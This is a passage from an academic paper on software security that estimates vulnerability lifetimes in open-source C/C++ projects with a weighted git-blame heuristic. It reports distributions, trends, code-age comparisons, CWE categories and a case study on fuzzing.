drastically reduce the search space for subsequent manual auditing, such accuracy is perfectly acceptable. Indeed, the authors of VCCFinder showed that it is successful in finding previously unflagged vulnerabilities and outperformed existing approaches.

4.2 Our approach

A key observation is that we do **not** need to pinpoint the exact VCCs for our purposes. It is sufficient to approximate the point in time when a vulnerability was introduced. We found that we can estimate this the closest by repurposing the VCCFinder heuristic with some slight modifications (similar to the ones by Yang et al. [41]). We modify the heuristic in such a way that it returns an approximation (in days) of how long the code was vulnerable instead of the exact VCC. This is done by averaging multiple possible dates when the vulnerability could have been introduced, and assigning different weights corresponding to how often each individual commit was blamed. Our approach is as follows:

1) We use *git blame -w*[14] to map every "interesting" change of a fixing commit to potential VCCs:

– Ignore changes to tests, comments, empty lines and non C/C++ files.

– Blame every line that was removed.

– Blame before and after every added block of code (two or more lines) if it is not a function definition as these can be inserted arbitrarily.

– Blame before and after each single line the fixing commit added if it contains at least one of these keywords ("if", "else", "goto", "return", "sizeof", "break", "NULL") or is a function call. This approach was shown to perform well in blaming actual VCCs by Yang et al. [41].

2) We then calculate our estimated introduction date d_h from the list of blamed commits. For n commits we have:

$$d_h = d_{ref} + \frac{1}{\sum_{i=1}^{n} b_i} \sum_{i=1}^{n} b_i (d_i - d_{ref}) \qquad (1)$$

where b_i is determined by the number of blames the commit i received and d_i is the respective commit date. For easier calculation, the dates are represented as difference in days to a static reference date d_{ref} (January 1, 1900).

Using this heuristic, we decrease the mean error on our ground truth set by 66% compared to using the lower-bound blaming heuristic of Li & Paxson, effectively overestimating the actual average lifetime by 117 days (see Table 2). However, having a low error on the ground truth dataset does not necessarily mean that the approach is suitable for our needs. We have to address some additional important points regarding the robustness of the approach.

[14] All projects that we investigated either used git or offered a git mirror of their repositories. However, the approach is generalizable, as other version control systems offer similar commands (e.g. *svn blame* or *hg annotate*).




Figure 2: Distribution of heuristic errors in days (excluding data points with no error for readability). Equally sized bins.

How many data points are needed? A standard deviation of more than 900 days means that individual measurements are generally not reliable. Therefore, we need to rely on measurements of the mean over larger sample sizes. Treating the errors as independent random variables sampled from the error distribution of Figure 2, we can compute the standard deviation of the sample mean for a given sample size with the Bienaymé formula. According to the Central Limit Theorem, the distribution of the sample mean will be normal for a large enough number of samples. We empirically conclude that at least for 20 or more samples, this holds for the distribution of the errors. Therefore, we can compute bounds for the sample mean using normal distribution tables. For example, for a sample size of 20 and a confidence level of 95%, the sample mean will lie in the interval [117-395, 117+395] days. Making the simplification that the mean error is 0 (necessary for generalization), we can say that for a confidence level of 95%, the margin of error will be $\pm$395 days for 20 samples, $\pm$250 days for 50 samples, and $\pm$176 days for 100 samples (compared to an average lifetime of almost 1150 days, calculated from the ground truth data). We consider the margin of error for 20 samples as the maximum tolerable error for our study, and set the minimum number of data points for a measurement to 20. We, therefore study means of at least 20 CVE samples, although for most of our analysis (e.g. average lifetimes per project, vulnerability types), we consider means of 60 or more samples. Note that the calculations above are approximate and their aim is to get a lower bound for the number of samples required for meaningful estimation.

Does the weighted average heuristic generalize (over time and between projects)? Although we have a limited number of data points in our ground truth dataset, we can see that the performance of our heuristic is similar for the three different projects (see Table 2). Another source of confidence in the robustness of our heuristic is that its error is symmetrically (nearly normally) distributed around a low mean value (that can be assumed to be zero), as can be seen in Figure 2. In-

Project	CVEs	Li & Paxson		our approach (VCCFinder)		our approach (w. average)		Lifetime
		Mean error	St. dev	Mean error	St. dev	Mean error	St. dev	Mean
Linux (kernel)	885	-323.74	1,033.27	157.51	1,127.60	163.11	994.01	1,330.85
Chromium	226	-370.32	747.51	-15.54	754.19	-38.44	633.45	754.22
Httpd	60	-599.80	1,160.05	257.45	915.81	22.40	868.91	1,890.23
All CVEs	1,171	-346.88	993.72	129.24	1,057.9	117.00	932.52	1,248.22

Table 2: Comparison of heuristic performance for the lower-bound approach of Li&Paxson, our approach based on a repurposed version of the VCCFinder heuristic [31], and our optimized heuristic (weighted average). All against ground truth data and measured in days.

tuitively, this means that the errors "automatically" cancel out. For example, an alternative approach to have more accurate estimations of the lifetime would be to find a suitable "perfect constant" to add to the lower bound estimation as computed by the Li & Paxson approach. However, we found that depending on the data sampled, a perfect constant generally performs worse than our weighted average approach. Taking Chromium as an example, calculating a constant up to some date X and then adding it to the output of the lower bound estimation approach, does not provide a good estimate compared to the weighted average heuristic. For example, assume the available data for Chromium is split into two subsets with fixing commits before 2014, and with fixing commits in 2014 and after. Calculating a perfect constant on the first dataset and applying it to the second, results in an average underestimation of 228.58 days, while the weighted average heuristic underestimates the correct lifetime by 33.56 days. Also, the calculated constants between the Linux kernel and Chromium differ drastically (the kernel constant would be up to 6 times larger), which shows that this approach cannot be transferred between different projects, whereas our approach does not require tuning and provides good results for all three projects with ground truth data that are available.

Can we use the heuristic to assess trends and distributions? Figure 3 shows the (ground truth) lifetimes of Linux kernel[15] vulnerabilities in our ground truth dataset (867 CVEs), per year from 2011 to 2020. For the same CVEs, it also shows the estimate by our weighted average heuristic, in addition to the best linear fits for the trend in each case. Visual inspection of the plot as well as the relatively small difference in the calculated best linear fits (gradient of 163 days/year for heuristic, 155 days/year for ground truth) supports the assertion that the heuristic can be used to study lifetime trends over time.

To assess whether the heuristic is also suitable for estimating the distribution of vulnerability lifetimes, we plot and compare the histograms of the ground truth data and the output of the heuristic for the same CVEs (Figure 4). The histograms showcase similar characteristics and the exponential




Figure 3: Comparison of heuristic vs ground truth values for historic trend of vulnerability lifetimes in the linux kernel. Linear OLS fit.

distribution appears to be a good fit to both the heuristic and ground truth data for most of the data range (see Q-Q plots in Figure 4). Overall, our experiments support the assertion that the heuristic can be used to study the distribution of lifetimes.

5 Results


In this section, we present the results of applying our weighted average heuristic for lifetime estimation on a large dataset of 5,914 CVEs with available fixing commits[16]. For 1,171 of those data points we use ground truth data, and for the rest we use the approach described in Section 4 to approximate their lifetimes.

5.1 General


Table 3 shows an overview of the computed lifetimes for each project, as well as for the dataset as a whole. In general, vulnerabilities live in the code for long periods of time (over 1,900 days on average). This fact has also been indicated by previous research [1, 10, 11, 28]. We observe large differences between projects (TCPDump has 4 times the average lifetime of Chromium). There can be multiple possible explanations for these differences (e.g. better security protocols, general

[15] We use the Linux kernel for this investigation, since it is the project with the most data points in our ground truth dataset (see Table 2). However, the same conclusion can be made by using the ground truth data for Chromium.


[16] Due to the restrictions of the heuristic (e.g. only consider changes in C/C++ files) the total number of CVEs with an estimated or ground truth lifetime is 5,436.




(a) Histogram for heuristic data



(b) Histogram for groundtruth data



(c) Q-Q plot for heuristic data



(d) Q-Q plot for ground truth data

Figure 4: Comparison of histograms of lifetime distributions between heuristic and ground truth data for the same CVEs. The exponential fit to the histograms and the corresponding Q-Q plots are also provided.

development, code churn) that we further touch upon in the following subsections. Also, we observe that the median is generally lower than the mean. This gives an indication regarding the distribution of lifetimes within a project. This issue is specifically tackled in the following subsection.

Project	**Lifetime**	
	Average	**Median**
Linux (kernel)	1,732.97	1,363.5
Firefox	1,338.58	1,082.0
Chromium	757.59	584.5
Wireshark	1,833.86	1,475.0
Php	2,872.40	2,676.0
FFmpeg	1,091.99	845.5
OpenSSL	2,601.91	2,509.0
Httpd	1,899.96	1,575.5
Tcpdump	3,168.58	3,236.0
Qemu	1,743.86	1,554.0
Postgres	2,336.56	2,140.0
Average of projects	***1,943.48***	***1,731.0***
All CVEs	***1,501.47***	***1,078.0***

Table 3: Overview of average lifetimes per project (ordered by number of CVEs)

5.2 Distribution

Figure 5 shows the distribution of lifetimes for all CVEs, along with an exponential fit. Upon initial visual inspection of the histogram of Figure 5, we selected the exponential distribution as a potentially good fit to the data. Then, by employing a Q-Q plot [39] we verified that the exponential distribution is indeed an excellent fit for lifetimes of up to around 4,200 days (Figure 6), accounting for 94% of our data. Then, the




Figure 5: Distribution of vulnerability lifetimes. Equally sized bins.

distribution of the empirical values is a bit denser than the theoretical at around 5,000 days, and sparser for higher lifetimes (over 6,000 days). We assess that the exponential is still a good fit – and thus useful for calculations – for lifetimes up to around 5,000 days (98% of our data). We expected the existence of a cut-off point for the fit on the tail of the data since the exponential continues generating some small – yet non-negligible – mass for very high values (since it goes to infinity), while the lifetimes in our empirical dataset are naturally constrained by the age of the code. We then employed the Kolmogorov-Smirnov test as described in the seminal methodology of Clauset et al. [9] to statistically compare the fit of the exponential to other candidate distributions, such as the power law or the lognormal. We found the exponential to be a statistically significant better fit. Further evidence supporting the goodness of fit of the exponential can be found in Appendix A.2.

Given the above, the distribution for the lifetimes can be approximated by the probability density function below[17]:

$$f(x) = \frac{1}{1501.47} e^{-\frac{1}{1501.47}x} \quad (2)$$

[17] For most of the probability mass, except the tail (>5,000 days) as discussed above.




Figure 6: Q-Q Plot comparing theoretical exponential distribution and our data (blue points). The fit is excellent up to a lifetime of around 4,200 days and then gradually diverges. We can say it remains a good fit up to a lifetime of around 5,000 days.

This distribution has an average value of 1,501.47 days and a median (referred to as half-life in nuclear physics) of $ln2 \cdot 1,501.47 = 1,040.74$ days. This is the amount of time required for half of the vulnerabilities to be fixed. Conversely, 63% of vulnerabilities are fixed before the average lifetime of 1,501.47 days. Exponential distributions also provide satisfactory fits for the vulnerability lifetimes of single projects, when considered in isolation (with small variations). This can also be observed in the average and median values of Table 3. For most projects (especially the ones with many data points available), the median is close to ln2 (~0.69) times the average. According to our analysis, for all intended purposes of this paper, the empirical distribution of lifetimes in a project can be adequately approximated by an exponential distribution.

5.3 Trends over time

To investigate the progression of vulnerability lifetimes over time, we grouped CVEs by their fixing year (year of their last fixing commits, as also discussed in Section 2.2) and calculated the average lifetime for each year. Figure 7 shows how vulnerability lifetimes progressed over the years for the dataset as a whole, as well as for Firefox, Chromium and Linux. These were the projects that had enough CVEs (>20) for each year to confidently assess their lifetime over an extended period. Specifically, the grey area in the plots covers the years before the first year when at least 20 CVEs with fixing commits were available for the project.


Overall (Figure 7a), vulnerability lifetimes show a sign of increase over the years with some fluctuation. When considering all CVEs, their average vulnerability lifetime increases by 42.78 days per year.

Considering the other 3 selected projects in particular, for Chromium (Figure 7c) and Linux (Figure 7d) we can observe clear increasing trends, whereas for Firefox (Figure 7b), vulnerability lifetimes are stable, even with a slight decreasing trend. It is interesting to note that although the overall increasing trends for Chromium and Linux are similar, lifetimes for Chromium can fluctuate significantly over the years, while the values for Linux fluctuate less. For the other projects that do not have enough datapoints for year-by-year analysis, we group CVEs per 2 or more years (for additional figures refer to the full version of the paper). In total, out of the 11 projects in our study: 3 (Chromium, Linux, httpd) have a clear and significant (ordinary least squares linear fit factor > 0 with 95% confidence) increasing trend; 4 (Qemu, OpenSSL, Php, Postgres) show an increase but with fewer data points available; 4 (Firefox, Wireshark, Tcpdump, FFmpeg) do not exhibit any particular trend.

Does increasing vulnerability lifetimes mean that code quality is getting worse over time? We came up with two possible conflicting explanations for increasing vulnerability lifetimes. The first is optimistic: we are fixing vulnerabilities faster than we are introducing them, and thus, there are less new vulnerabilities to find and the average age of those we are fixing is increasing, as we are "catching up". As put forward by Corbet in 2010 [11] regarding the Linux kernel "[a prominent kernel developer told me that] the bulk of the holes being disclosed were ancient vulnerabilities which were being discovered by new static analysis tools. In other words, we are fixing security problems faster than we are creating them". The pessimistic explanation is that we are introducing vulnerabilities at a similar or even greater rate than we are fixing them, and that the average age of those that are fixed is increasing, along with the age of the codebase. The optimistic explanation would require a gradual change of the shape of the distribution of lifetimes. As can be seen in Figure 8, the distribution remains exponential, with gradually increasing mean over time. Thus, the optimistic explanation is not supported by the empirical measurements, making the pessimistic explanation more likely. However, deeper investigation into the relationship between vulnerability age and code age in general is required. We present this in the next section.

5.4 Code age

To compute the overall code age of a project at a given point in time, we employed the following method. For each year X, we consider the state of the repository on the 1st of July in that year (half-way point). Subsequently, we "blame" (getting the point in time a line was last changed) every line in the repository. We consider the time-span between the last change and the half-way point to be the *regular code age* for that line in year X. To analyze the relation between regular code age and fixed vulnerable code age (vulnerability lifetime), we calculate the average code age for each year that we have vulnerability lifetime data for, and plot the result in Figure 9



(a) All CVEs (b) Firefox

(c) Chromium (d) Linux

Figure 7: Average Lifetime trend (computed with our weighted average approach) for all CVEs, as well as for Firefox, Chromium and Linux, in isolation. A lower bound computed similarly to Li and Paxson's approach is included for completeness.




Figure 8: Distribution fit of lifetimes by year of fix

for Firefox, Chromium, Linux, and Httpd.

We observe a close correlation between average code age and average vulnerability lifetime for all projects. Both quantities have an increasing trend over time for all projects, except for Firefox, for which there is a slightly decreasing trend for both quantities. We can make two general key observations here. First, vulnerability lifetime is lower than regular code age. Second, although for most projects the spread between "vulnerable code" and "all code" appears to remain constant over time, for some projects (e.g. Chromium – see Figure 9b), this spread increases. These observations and their interpretation carry significant insights that we discuss in Section 6. But first, in the following subsection, we investigate whether there is a relation between the lifetime of a vulnerability and the type of bug that introduced it.


5.5 Types

CVE entries in the NVD are assigned a Common Weakness Enumeration identifier (CWE) [22] that denotes the type of error that led to the vulnerability. However, these identifiers, in their raw form, are not suited for studies involving multiple projects, since (a) different analysts may assign CWEs on different depths in the CWE hierarchy[18], and therefore CWEs are not directly comparable, (b) one CWE can have multiple top-level ("root") CWEs, making it difficult to compare on the root level, (c) depending on the CWE View chosen for the root level (e.g. *CWE VIEW: Research Concepts CWE-1000*), some of the CWEs in the NVD entries may not even be part of the hierarchy.

Therefore, we created a mapping between CWE identifiers and 6 custom top level categories (see Table 4) that covers the most relevant research concepts. The categories are broad enough that each CWE can be assigned to one of them, and the number of total categories is low to allow for large enough sample sizes within each.

Code Development Quality refers to vulnerabilities that are introduced due to violations of standard coding practices like infinite loops, division by zero, etc. *Security Measures* includes cryptographic issues as well as flaws related to authentication, permission and privilege management. The *Memory Management*, *Input Validation and Sanitization*, and *Concur-*

[18] CWE identifiers are organized in a hierarchical structure. More general identifiers, e.g. *CWE-682: Incorrect Calculation*, have multiple more specific "children", e.g. *CWE-369: Divide By Zero*.



(a) Firefox (b) Chromium

(c) Linux (d) Httpd

Figure 9: Age of vulnerable code vs. all code, along with linear fits, for Firefox, Chromium, Linux (kernel) and Httpd. For Httpd, vulnerability lifetimes are calculated in 4 or 5-year intervals to guarantee confidence in the estimation.

rency categories are self-explanatory. *Others* is the category that includes all CWEs that could not be matched to any of the five aforementioned categories. The exact mapping between CWE identifiers and our categories is available in Appendix A.1. The average vulnerability lifetime per category is shown in Table 4.

ID	Name	Mean	Median
5	Others	1,345.64	984.0
2	Input Validation and Sanitization	1,354.07	944.5
4	Security Measures	1,384.05	996.5
6	Concurrency	1,604.10	1,296.0
1	Memory and Resource Management	1,633.60	1,129.0
3	Code Development Quality	1,760.96	1,333.0

Table 4: Vulnerability categories and their mean and median lifetimes (in days) for all CVEs

Analysis of the data for all CVEs indicates a significant[19] difference in distribution, agreeing with previous results [18].

More thorough analysis, however, reveals that this can be attributed to differences in the prevalence of different types in different projects, rather than some deeper relation (an instance of Simpson's paradox). Specifically, for Linux, Chromium, and Firefox, no significant difference can be statistically observed[20]. As an example, the figures for Chromium are given in Table 5.

ID	Name	Mean	Median
6	Concurrency	597.43	543.0
3	Code Development Quality	647.36	700.0
2	Input Validation and Sanitization	687.92	525.0
5	Others	706.71	576.0
1	Memory and Resource Management	770.25	618.0
4	Security Measures	736.49	545.0

Table 5: Vulnerability categories of Chromium, mean and median lifetimes in days

5.6 Case study on impact of fuzzing

To show the utility of vulnerability lifetime as a metric to study issues with practical implications, we investigate the effect of automated tools (esp. fuzzing tools) on vulnerability lifetimes. Although fuzz testing in general is not a new idea, "modern" coverage-guided fuzzing with fuzzers like AFL(++)[21], libFuzzer[22] and Honggfuzz[23] (syzkaller[24] for the kernel), combined with sanitizers (e.g. (K)ASan [35], MSan[25],

[19] Kruskal-Wallis-H test with p-value of 2-91e-07 and 40% of pairwise comparisons sign. different ($\alpha = 0.05$), even with Bonferroni correction.

[20] Kruskal-Wallis-H test with p-values 0.492 (Chromium), 0.075 (Firefox) and 0.525 (Linux).

[21] https://github.com/google/AFL, https://github.com/AFLplusplus/AFLplusplus

[22] https://llvm.org/docs/LibFuzzer.html

[23] https://github.com/google/honggfuzz

[24] https://github.com/google/syzkaller

[25] https://clang.llvm.org/docs/MemorySanitizer.html

UBSan[26]) to expose latent bugs, started being widely used for FOSS in around 2016 (AFL introduced to the Linux community in 2015[27], first syzkaller talk in 2016[28], OSSFuzz launched in late 2016[29]). One may expect a measurable impact on vulnerability lifetimes by the adoption of fuzzing tools. Before approaching this question empirically, we discuss the theoretically expected impact on vulnerability lifetimes from the introduction of fuzzing tools. The introduction of fuzzers in long-lived projects would result in the discovery of some very old bugs, and thus we would expect an initial increase of the average lifetime of vulnerabilities for a short period of time. Then, considering these old bugs have been removed, we would expect continuous fuzzing to result in the discovery of bugs relatively quickly after their introduction, resulting in a drop in the average vulnerability lifetime. Overall, the expected behaviour would be a surge followed by a considerable decline.

We move on to empirically approach the question. Making the simplifying assumption that memory-related bugs are the traditional and natural targets of fuzzing, we plot the trend of Linux memory-related CVEs compared to Linux CVEs that fall into other categories (categories as presented in Section 5.5). Figure 10 shows no significant difference in the lifetime trend for the two sets of CVEs. Also, we do not observe any behaviour consistent with our expectation. It seems that the introduction of "modern" fuzzing tools did not have any noticeable impact on Linux lifetimes.




Figure 10: Lifetimes of memory-related vs. all other vulnerability categories for Linux.

Why would this be the case? We continue the investigation by looking into the five longest-surviving CVEs in our ground truth dataset for any project. Four of them are Linux CVEs (CVE-2019-15291, CVE-2019-19768, CVE-2019-11810, CVE-2019-19524), each with a lifetime of around 5,000 days (more than 13 years). All CVEs describe memory-related issues. Interestingly, 2 of them (first and last) describe issues related to USB drivers discovered by syzkaller. Fuzzing of the USB subsystem of the kernel has a rich history. Andrey Konovalov reported a batch of Linux USB vulnerabilities in 2017[30], before reporting a new batch in 2019[31] upon resumption of the USB fuzzing project. Moreover, Peng and Payer [30] (USBFuzz) used USB device emulation and coverage-guided fuzzing to discover a number of vulnerabilities in "already extensively fuzzed – versions of the Linux kernel", showing that their approach is complementary to syzkaller. The progressive discovery of vulnerabilities in this one specific subsystem of the Linux kernel showcases that the notion of "already fuzzed" may be misleading, even for relatively small subsystems of complex systems. The lack of observable impact on memory-related CVE lifetimes upon the introduction of fuzzing tools supports this assertion as very old bugs continue to get discovered with (possibly new) fuzzing tools years after fuzzing has started on the specific target. Our evidence suggests that fuzzing complex systems is not a "one-off" automated task, rather a complex ever-evolving process. A different but similar interpretation is that the "initial increase" in lifetimes that we expected due to the introduction of fuzzing is prolonged as new tools and techniques continuously enter the arsenal of testers (e.g. consider the new approaches to USB fuzzing referenced above).

None of the above imply that fuzzing in general, or as carried out in the Linux kernel, does not significantly contribute to improving security. Continues fuzzing finds large numbers of bugs (e.g. >3,000 Linux bugs discovered by syzkaller and fixed[32]). Most of these bugs are not assigned CVEs due to several reasons, e.g. they are fixed before the next release of a version or their security implications are unclear. This might be a reason why no decrease in vulnerability lifetimes is observed in our dataset, which only includes CVEs. However our techniques are of general relevance and can be used to measure the lifetimes of other bugs (e.g. discovered by syzkaller) as well. Furthermore, some of these bugs are not memory-related (e.g. KCSAN[33] is a sanitizer for Linux concurrency bugs). Overall, this case study highlights the complicated nature of fuzzing and its relation to vulnerability lifetimes. Quantifying the impact of fuzzing in improving the security of codebases and its impact on lifetimes is still an open problem that needs further investigation.

6 Implications and discussion

Is software getting more secure over time? In Section 5, we presented a number of results related to this question.

[26] https://clang.llvm.org/docs/UndefinedBehaviorSanitizer.html

[27] https://lwn.net/Articles/657959/

[28] https://github.com/google/syzkaller/blob/master/docs/talks.md

[29] https://opensource.googleblog.com/2016/12/announcing-oss-fuzz-continuous-fuzzing.html

[30] https://www.openwall.com/lists/oss-security/2017/12/12/7

[31] https://www.openwall.com/lists/oss-security/2019/08/20/2

[32] https://syzkaller.appspot.com/upstream/fixed

[33] https://github.com/google/ktsan/wiki/KCSAN

We established that there is no evidence to support that we are introducing (and consequently fixing) significantly fewer new vulnerabilities over time. We also made the following observations: (a) vulnerability lifetimes are on average lower than regular code age, and (b) for some projects this spread increases over time.

Observation (a) shows that vulnerability-fixing has a sizable benefit in reducing the window of exposure to zero-day attacks. If this were not the case (if vulnerability lifetimes were similar or greater than regular code age), one could say that our vulnerability-finding practices would be totally ineffective – fortunately this is not true.

Observation (b), that for some projects vulnerability lifetimes, on average, increase slower over time compared to code age, is more interesting. One explanation could be that we are (introducing and) fixing an increasingly large number of new vulnerabilities each year, in addition to a few very old ones. Figure 8 does not support this explanation, since overall the distribution of vulnerability lifetimes does not significantly change and remains exponential, slowly stretching towards higher means over time. The alternative interpretation would be that there are parts of code that mature, i.e. we do not find vulnerabilities affecting them anymore, and apart from these parts we continue finding a similar ratio of new compared to old vulnerabilities. Our data support this interpretation. Overall, this interpretation suggests that we could be slowly progressing towards a state of relative maturity, where vulnerability lifetimes become stable over time and not correlated to code age, even if the latter is increasing. In this state, the older parts of the codebase will be hardened, and we will be finding vulnerabilities introduced in a possibly large, yet bounded, time period. One could challenge this interpretation 